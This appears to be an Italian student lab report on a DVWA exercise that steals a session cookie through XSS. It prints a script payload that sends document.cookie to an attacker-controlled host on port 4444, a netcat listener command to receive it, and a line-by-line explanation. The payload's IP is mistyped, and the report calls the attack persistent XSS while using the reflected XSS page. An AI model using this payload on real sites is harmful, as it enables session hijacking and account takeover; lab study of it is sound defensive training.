REPORT
TRACCIA GIORNO 2


Obiettivo:

L'obiettivo dell'esercizio è quello di simulare un furto di una sessione di un utente lecito di un sito, inoltrando i cookie rubati ad un Web Server sotto il nostro controllo, sfruttando le vulnerabilità **XSS persistente**, infine spiegando lo script utilizzato.
L'esercizio inoltre richiede dei requisiti ovvero:

- Livello di difficoltà DVWA: LOW
- IP Kali: 192.168.104.100/24
- IP Metasploitable: 192.168.104.150/24
- I cookie devono essere ricevuti sulla porta 4444


SVOLGIMENTO DELL'ESERCIZIO

Quindi prima di tutto andiamo a configurare le macchine Kali e Metasploitable




Come vediamo, siamo riusciti a configurare correttamente le due macchine, facendole anche comunicare tra loro.


Successivamente andiamo ad accedere alla DVWA, e andiamo ad impostare il security level su **LOW**




Una volta impostato ciò, andiamo alla voce **xss reflected** e andiamo ad inserire il seguento script:
<script>var i=new Image();i.src=”http://192.168104.100:4444?c=” +document.cookie;</script>



Prima di inviare lo script, spostiamoci sul terminale di Kali e mettiamo in ascolto la porta **4444**, attraverso il comando **nc -lvp 4444**, noteremo che la porta si metterà in ascolto e aspetterà lo script, che andremo ad inviare successivamente.





Una volta inviato lo script sul terminale verranno visualizzate delle informazioni sulla macchina target, compreso il cookie del sito.
Per maggiore sicurezza, confrontiamo il cookie visualizzato nel terminale con quello della macchina da cui viene inviata, notiamo subito che sono uguali, quindi siamo riusciti a svolgere in maniera corretta l'esercizio.

SPIEGAZIONE DELLO SCRIPT “<script>var i=new Image();i.src=”http://192.168104.100:4444?c=” +document.cookie;</script>”

Lo script che abbiamo utilizzato è un esempio di attacco XSS che, se iniettato in una pagina web vulnerabile, permette di rubare i cookie dell'utente e inviarli ad un server remoto controllato dall'attaccante. Quello che abbiamo utilizzato è composto da 2 parti:

- var i=new Image(), carica un immagine, la quale non è necessariamente un immagine che deve essere visualizzata, l'importante è che essa recuperi l'URL.
- i.src = "http://192.168.104.100:4444/?c=" + document.cookie, questa parte dello script fa si che il browser richieda l'”immagine” all'indirizzo inserito dall'attaccante, inviando il cookie. Il browser cercherà di caricare l'immagine inviando una richiesta HTTP GET con alla fine dell'URL, verrà mostrato il cookie dell'utente, riuscendo ad essere visibili all'attaccante, che in seguito, potrà registrarli o memorizzarli sul server remoto.
  I cookie spesso contengono token di sessione o informazioni che consentono a un malintenzionato di impersonare l’utente. Rubando i cookie, è possibile accedere all’account dell’utente bersaglio o svolgere altre attività dannose a nome suo.

CONCLUSIONE

In conclusione siamo riusciti a completare l'eserzio portandolo a buon fine rubando i dati sensibili della macchina target, visualizzandoli sul server remoto, grazie allo script utilizzato, seguendo anche i requisti richiesti e utilizzando la vulnerabilità XSS.